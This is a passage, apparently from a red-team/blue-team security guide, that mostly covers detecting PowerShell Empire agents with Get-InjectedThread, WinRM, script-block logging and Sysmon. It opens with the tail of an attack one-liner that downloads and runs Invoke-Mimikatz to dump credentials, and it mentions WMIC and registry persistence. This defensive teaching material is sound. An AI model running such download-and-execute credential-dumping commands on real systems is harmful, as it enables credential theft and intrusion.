Net.WebClient).DownloadString('https://raw.githubusercontent.com/cheetz/
PowerSploit/master/Exfiltration/Invoke-Mimikatz.ps1'); Invoke-Mimikatz"
```

The basic idea of the commands above are to use WMIC, which is the Windows Management Instrumentation Command-line utility, along with Registry commands to allow old exploits to work and persist in the computer. There are a lot more ways to enable old exploits for persistence; however, this will provide you with a start to think about different ways you may use the computer for further exploitation.

Blue Team Detection

On the Blue team, there are many ways to approach detection. You may enable logging on the computer only and, when an incident occurs, you may have an incident response team obtain logs (or a forensic image) to further investigate. Maybe they have central logging and get reports of when a certain log shows up and then incident response is engaging to gather the pertinent data. More mature organizations will be consistently creating baselines of their environments and hunting for abnormal behavior in computers to find intrusions.

The image below will be an example image of Blue Team as they use PowerShell command to look for injected processes that typically indicate C2 activity and then move onto detection of PowerShell ScriptBlock, cmd line and registry modifications/logs to lead us to C2 actives.



- **Find Injected-Thread on Windows machines.**

The assumption is that an Empire Agent(s) are in our Windows environment. There is a script created by Jared Atkinson of SpecterOps that allows us to find PowerShell Empire C2.

Go to your Blue Team workstation that will run a PowerShell command remotely (WinRM) across your domain of Windows computers.

- **Enable WinRM for Remote PowerShell**

To enable WinRM, you need to configure it on the remote workstation and then you need to allow other hosts to access it.


- **Enable WinRM:** `WMIC /user:"DomainName\administrator" /node:"BlueTeamWS" process call create "cmd.exe /c winrm quickconfig`

WinRM trust remote networks to remote into: Set-Item WSMan:\localhost\client\trusthosts -Value *

- **Obtain the PowerShell script to detect Empire agents**

Now let's download the PowerShell Script called `Get-InjectedThread.ps1` from Github.

https://gist.github.com/jaredcatkinson/23905d34537ce4b5b1818c3e6405c1d2




- **Adjusting Policy to run Script**

Depending on your environment, you may need to sign this script or do the following on each machine that will be running the C2 detection script.


```
#Set the execution policy for the current session

Set-ExecutionPolicy -Scope Process -ExecutionPolicy AllSigned

#Better be AllSigned

Get-ExecutionPolicy -List

#Go to the directory where you downloaded the PowerShell script

cd C:\Users\Win10-user\Desktop\GetThread

#Run Get-Injected command

Get-InjectedThread
```

As you can see below, we have found a processName lsass.exe with ProcessId 748. Now let's go back to our C2 infrastructure and see if that matches what is in that environment.




```
PS C:\Users\Win10-user\Desktop\GetThread> Get-InjectedThread

ProcessName              : lsass.exe
ProcessId                : 748
Path                     : C:\Windows\system32\lsass.exe
KernelPath               : C:\Windows\System32\lsass.exe
CommandLine              : C:\Windows\system32\lsass.exe
PathMismatch             : False
ThreadId                 : 6864
ThreadStartTime          : 7/3/2018 7:42:59 PM
AllocatedMemoryProtection : PAGE_EXECUTE_READWRITE
MemoryProtection         : PAGE_EXECUTE_READWRITE
MemoryState              : MEM_COMMIT
MemoryType               : MEM_PRIVATE
BasePriority             : 9
IsUniqueThreadToken      : False
Integrity                : SYSTEM_MANDATORY_LEVEL
Privilege                : SeAssignPrimaryTokenPrivilege, SeIncreaseQuotaPrivilege, SeTcbPrivilege, SeSystemProfilePrivilege,
                           SeProfileSingleProcessPrivilege, SeIncreaseBasePriorityPrivilege, SeCreatePagefilePrivilege,
                           SeCreatePermanentPrivilege, SeDebugPrivilege, SeAuditPrivilege, SeChangeNotifyPrivilege,
                           SeImpersonatePrivilege, SeCreateGlobalPrivilege, SeIncreaseWorkingSetPrivilege,
                           SeTimeZonePrivilege, SeCreateSymbolicLinkPrivilege
LogonId                  :
SecurityIdentifier       : S-1-5-18
UserName                 : \
LogonSessionStartTime    :
LogonType                :
AuthenticationPackage    :
BaseAddress              : 172871057408
Size                     : 4096
Bytes                    : {83, 72, 137, 227...}

PS C:\Users\Win10-user\Desktop\GetThread>
```

As you can see, in PowerShell's Empire Agent list, there is an agent with that process and ProcessID. At this point, we will need to engage incident response and they will handle gathering pertinent data from here.



Blue Team Infrastructure

Blue Team will prep itself by deploying GPOs to OUs via Active Directory in the server and Workstations to enable logging and the shipment of logs to Kibana. The next part will be the logs the Blue team will focus on locally to the machine.


Logs related to PowerShell, cmd line audit, and Registry

Pre-requisites:

- Ensure you have PowerShell v4 and above to run (at the PowerShell prompt type ”Get-Host”) to find.
- Administrator is used on the system to configure logging.
- Download sysmon https://docs.microsoft.com/en-us/sysinternals/downloads/sysmon
- Download sysmon customized for ATT&CK: https://github.com/olafhartong/sysmon-modular

PowerShell Script-Block Logging and Module logging


You may configure this through group policy too, however, here we will do it locally. This will allow all PowerShell scripts to be decoded from Base64 to human text and log modules loaded by PowerShell.




Enable Command Line (CMD.exe) Auditing

Command line auditing isn't enabled by default. To enable you must do the following:

- Download patch if you don't have it
- Edit Group Policy Editor
- Enable "`Audit Process Creation`"



- Now, enable "`Include command line in process creation events`"



Now you're all setup for any time a C2 uses the command prompt or PowerShell modules/script blocks.

Install Sysmon

Install Sysmon with configurations (follow Github instructions to install PSSysmonTools and configure sysmon with it).

Here are the commands from Github to stream line this process.

Generate sysmon configs

Generating a config

PowerShell

```
git clone https://github.com/olafhartong/sysmon-modular.git
cd sysmon modular
.\Generate-Sysmon-Config.ps1
```

Reference: https://github.com/olafhartong/sysmon-modular

Then install Sysmon with configurations

Install

Run with administrator rights


```
sysmon.exe -accepteula -i sysmonconfig.xml
```

Reference: https://github.com/olafhartong/sysmon-modular

Eventviewer to view logs

Go into Eventvwer (this could be a central logging server too) within the workstation/server you need to review the log for.

